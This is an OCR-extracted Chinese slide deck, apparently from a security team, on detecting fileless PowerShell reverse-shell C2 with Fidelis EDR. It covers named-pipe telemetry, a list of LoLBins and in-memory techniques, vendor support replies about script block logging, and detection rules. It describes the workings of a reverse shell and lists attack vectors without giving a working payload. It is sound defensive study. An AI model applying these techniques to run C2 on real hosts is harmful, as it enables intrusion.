
- **出現階段: 攻擊後活動 (Post-Exploitation)**
  - 在攻擊者成功植入 PowerShell 反向 Shell 後，下達了 whoami 這個指令，powershell.exe (父程序) 為了知道 whoami.exe (子程序) 的執行結果是什麼，就建立了一條匿名管道，whoami.exe 把自己的執行結果（“sega98\segawin98”）「說」進了這條電話線，powershell.exe 在電話線的另一頭「聽」到了這個結果，然後再把這個結果透過 C2 網路傳回給攻擊者。。

FAIRLINE

Endpoint檢視-Named Pipe(正常執行)

- 在主機直接開啟**Powershell** 執行 **whoami.exe** 會沒有紀錄到 **Named Pipe**





FAIRLINE

Endpoint檢視-Named Pipe(正常執行)

- 執行流程：
  1. 在 **PowerShell** 視窗中輸入 **whoami** 並按下 **Enter**。
  2. **PowerShell** 建立一個新的 **whoami.exe** 程序。
  3. 作業系統將 **whoami.exe** 程序的標準輸出 **(Standard Output)** 直接連接到您正在使用的 **PowerShell** 視窗。
  4. **whoami.exe** 將執行結果（您的使用者名稱）直接印在您的螢幕上。
  5. 程序結束。

- 為什麼沒有 **Named Pipe**？在這個情境下，**PowerShell** 的角色只是一個「啟動器」和「顯示器」。它不需要知道 **whoami** 執行後產生了什麼內容，它的任務只是把結果直接顯示給您看。資料流是單純的 **whoami.exe -> 螢幕**。因為不需要中途攔截結果，所以完全用不到 **Named Pipe** 這種程序間通訊 **(IPC)** 的機制。

FAIRLINE

Endpoint檢視-Named Pipe(Fileless C2)

- 執行流程：
  1. 在 **C2** 伺服器下達 **whoami** 指令。
  2. 受害主機上，在記憶體中執行的 **reverse3.ps1** 腳本收到了 **"whoami"** 這個字串。
  3. 腳本透過 **Invoke-Expression** 執行 **whoami**。
  4. 關鍵步驟：腳本的下一步是 _**$writer.WriteLine($output)**_，也就是它必須把 **whoami** 的執行結果透過網路連線傳回給 **C2** 伺服器。它不能只是把結果顯示在螢幕上（因為 **C2** 伺服器看不到受害主機的螢幕）。
  5. 為了捕獲這個結果，**PowerShell** 必須建立一個機制來攔截 **whoami.exe** 的輸出。它採用的方法就是 **Named Pipe**。
  6. **PowerShell** 建立一個 **Named Pipe**，然後啟動 **whoami.exe**，並將其標準輸出重導向 **(Redirect)** 到這個 **Pipe** 的寫入端。
  7. **whoami.exe** 將結果寫入 **Pipe**。
  8. **PowerShell** 從 **Pipe** 的讀取端讀出結果，存入 **$output** 變數中。
  9. 腳本成功將捕獲到的結果透過網路傳回 **C2**。

FAIRLINE

Endpoint檢視-Named Pipe(Fileless C2)

- 在這個情境下，PowerShell 的角色是一個「中間人」。它不僅要執行指令，還必須攔截並捕獲執行的結果，才能進行後續處理（傳送到網路）。Named Pipe 就是 PowerShell 在幕後用來完成這個「攔截捕獲」任務的工具。這也是為什麼您的監控日誌會同時記錄到 whoami.exe 寫入 Named pipe 和 Powershell 讀取 Named pipe。


特性	手動執行 whoami	透過 C2 執行 whoami
目的	顯示結果給使用者看	捕獲結果並回傳給遠端伺服器
輸出流向	whoami.exe -> 螢幕	whoami.exe -> Named Pipe -> PowerShell -> 網路
Named Pipe	不需要	需要 (作為攔截工具)

FAIRLINE

Endpoint檢視-時間軸

★ 兩種測試都有紀錄行為

✖ 無檔案測試有紀錄行為



FAIRLINE

Fileless攻擊-載體

Fileless攻擊-載體(PowerShell)

- PowerShell
- 其他腳本語言 (Other Scripting Languages)
  - VBScript / JScript (wscript.exe, cscript.exe)
  - HTA (HTML Application - mshta.exe)
  - Office VBA 巨集
- 系統內建工具 (LoLBins)
  - WMI (Windows Management Instrumentation - wmic.exe)
  - Certutil (certutil.exe)
  - Bitsadmin (bitsadmin.exe)
  - Rundll32 (rundll32.exe)
  - Msbuild (msbuild.exe)

Fileless攻擊-載體(PowerShell)

- 純記憶體攻擊 (Memory-only Exploitation)
  - 反射式 DLL 注入 (Reflective DLL Injection)
  - 程序挖空 (Process Hollowing)

FAIRLINE

Fidelis原廠回覆

Fidelis原廠回覆

Hello, 你好

Thank you for your patience on this. If the PowerShell commands are run within a script we will capture the script, but we will not capture the commands if they are run one by one on the prompt.

感謝您在這方面的耐心等待。如果 PowerShell 指令是在指令碼中執行，我們會擷取指令碼，但如果是在提示符上逐一執行，我們就不會擷取指令。

Behavior collection is bound to executables running and not built in commands processed by the shell interpreter.

行為收集是與執行中的可執行程式綁定，而非 shell 解譯器處理的內建指令。

Please let me know if this clarifies your concern.

請讓我知道這是否澄清了您的疑慮。

Thank you 謝謝

Fidelis原廠回覆

Noel Rodriguez
12 days ago

Hey Sega Lee, 嘿，世嘉 Lee、

Thank you for reaching back. As of right now, Fidelis cannot ingest the PowerShell Operational Log. I would use WEF/SIEM for continuous 4104 visibility and leverage Endpoint for response. Now, if you need to get event ID 4104 in EDR, that can be done, but you cannot use EDR as a log collector. I hope that makes sense. If you need more help with this let me know and I will do my best to help you.

感謝您的回覆。目前，Fidelis 無法擷取 PowerShell 作業日誌。我會使用 WEF/SIEM 來取得持續的 4104 可視性，並利用 Endpoint 來進行回應。現在，如果您需要在 EDR 中取得事件 ID 4104，這是可以做到的，但您不能使用 EDR 作為日誌收集器。希望能說得通。如果您在這方面需要更多協助，請告訴我，我會盡力幫助您。

Thank you 謝謝

Fidelis原廠回覆

Noel Rodriguez
8 days ago

Hey, 嘿、

Thank you for reaching back. Between behavior rules, parent / child and command-line analytics, memory scans, Yara scans, live memory triage, executable / script collection and other capabilities we can reliably detect event 4014. Have you looked at the rules in your Fidelis Endpoint?

感謝您的回覆。透過行為規則、父/子及指令列分析、記憶體掃描、Yara 掃描、即時記憶體分流、可執行/指令碼收集及其他功能，我們可以可靠地偵測到 4014 事件。您查看過 Fidelis Endpoint 中的規則嗎？

Thank you 謝謝

Fidelis原廠回覆

Noel Rodriguez
1 day ago

Hello, 你好

Thank you for your patience on this case. In order to capture that you must enable PowerShell Script Block Logging via GPO and then forward it to your SIEM or where you collect the logs. Unfortunately, this is not something I will be able to assist you with and I would talk to your system administrator before making any changes.

感謝您對此案例的耐心處理。為了擷取，您必須透過 GPO 啟用 PowerShell Script Block Logging，然後將其轉寄到 SIEM 或您收集日誌的地方。很遺憾，這不是我可以幫您的忙，在做任何變更之前，我會先和您的系統管理員討論。

You can find some more information in this third party link:

您可以在此第三方連結中找到更多資訊：

about_Logging - PowerShell | Microsoft Learn

Thank you 謝謝

FAIRLINE

Fidelis EDR 底層

Agent Executables

endpoint.exe

Control Service

- Handles communication
- Task execution
- Creates cmdline and executes

protect.exe

Protection Service

- Behavior monitoring and alerting
- Antivirus
- Script hooking
- Process and script blocking

© Fidelis Cybersecurity

FAIRLINE

Fidelis EDR-Script hooking

- **Script hooking (腳本攔截)**：它能夠「掛鉤」(hook) 到系統的腳本執行引擎（如 PowerShell, VBScript）上。在任何腳本被執行之前或執行期間，protect.exe 都能攔截它，對其內容進行分析。這是防禦「無檔案攻擊 (Fileless Attack)」等現代進階威脅的利器。


- EDR（Endpoint Detection and Response）會在 關鍵的 API 或系統函式上安裝 Hook，目的是攔截惡意程式常用的動作。
- 常見 Hook 的位置：
  - Win32 API（例如 CreateRemoteProcess、WriteProcessMemory、NtCreateFile
  - NT Kernel API（例如 NtOpenProcess、NtMapViewOfSection）
  - PowerShell 或 Script Engine（攔截腳本指令）
- 透過 Hooking，EDR 可以：
  - **監控**：記錄哪些程式呼叫了哪些敏感 API。
  - **阻斷**：若呼叫內容疑似惡意（例如試圖將程式碼注入 lsass.exe），可以直接阻擋。
  - **回報**：把事件傳給後端 SOC，進行分析或告警。

FAIRLINE


Fidelis EDR規則1

Fidelis EDR規則

- [MDR]-T1059-Potential Interactive C2 via Command-Line Shell
- [Description]:Inter-process communication (IPC) detected via Named Pipe.
- [status]: EXPERIMENTAL
- #EXPERIMENTAL" (實驗性)、"STABLE" (穩定)、"DEPRECATED" (已棄用)。
- [Severity]:High



Fidelis EDR規則




FAIRLINE

Fidelis EDR規則2

Fidelis EDR規則

- [MDR]-T1059.001-Unsigned Process Hosting PowerShell for C2 Communication
- [Description]:This rule detects potential custom malware by identifying an unsigned executable that abuses the PowerShell engine for external Command and Control (C2) communications.

- [status]: EXPERIMENTAL
- #EXPERIMENTAL" (實驗性)
- "STABLE" (穩定)
- "DEPRECATED" (已棄用)。
- [Severity]:High



Fidelis EDR規則

Start Time 2025/09/02 08:12:13.030

End Time

User DESKTOP-EBUPR2I\segawin11

PID 2996

Parent PID 2636

